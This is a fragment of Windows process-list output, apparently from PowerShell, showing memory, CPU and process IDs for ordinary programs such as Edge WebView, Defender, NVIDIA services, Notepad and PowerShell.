   1134      44    36200      15596       4.19   3932  22 msedgewebview2
    279      18    11964       8240       1.98   5400  22 msedgewebview2
    366      18    96884      17152      12.98   5540  22 msedgewebview2
    742      34    88928       6420       3.25  14972  22 msedgewebview2
    202      14     9208       1716       0.17  16164  22 msedgewebview2
   1196     137   343488     268912               4652   0 MsMpEng
    600      32    43824      44888       1.02  21952  22 nahimicNotifSys
    382      15     5008      12728               4532   0 NahimicService
    223      16     4976      10376               3596   0 NisSrv
    612      32    31832      73104       1.97  20288  22 Notepad
    781     300    15260      35608               4560   0 nvcontainer
    375      21     7496      28020       1.27   4936  22 nvcontainer
    535      52    40764      36464       8.39  26388  22 nvcontainer
    427      18     7596      17240               2712   0 NVDisplay.Container
    698      32    35040      43188              12036  22 NVDisplay.Container
    511      27    40912      34112       0.27  13112  22 NVIDIA Share
    342      33    54184      58976       2.73  15148  22 NVIDIA Share
    766      39    33060      62040      15.88  16624  22 NVIDIA Share
    722      79    31472      20488       2.33  13228  22 NVIDIA Web Helper
    249      14     3004      13412       2.56  13928  22 nvsphelper64
    827      29    47740      41168              16940   0 OfficeClickToRun
    920      31    45864      38780               4512   0 OneApp.IGCC.WinService
    156      11     2404      10252       0.33  29012  22 OpenConsole
    957      78    73484     114560       2.41  29224  22 PhoneExperienceHost
    551      27    54568      57624       1.23   6860  22 powershell
    911      30    66172      87108       2.30  18244  22 powershell
```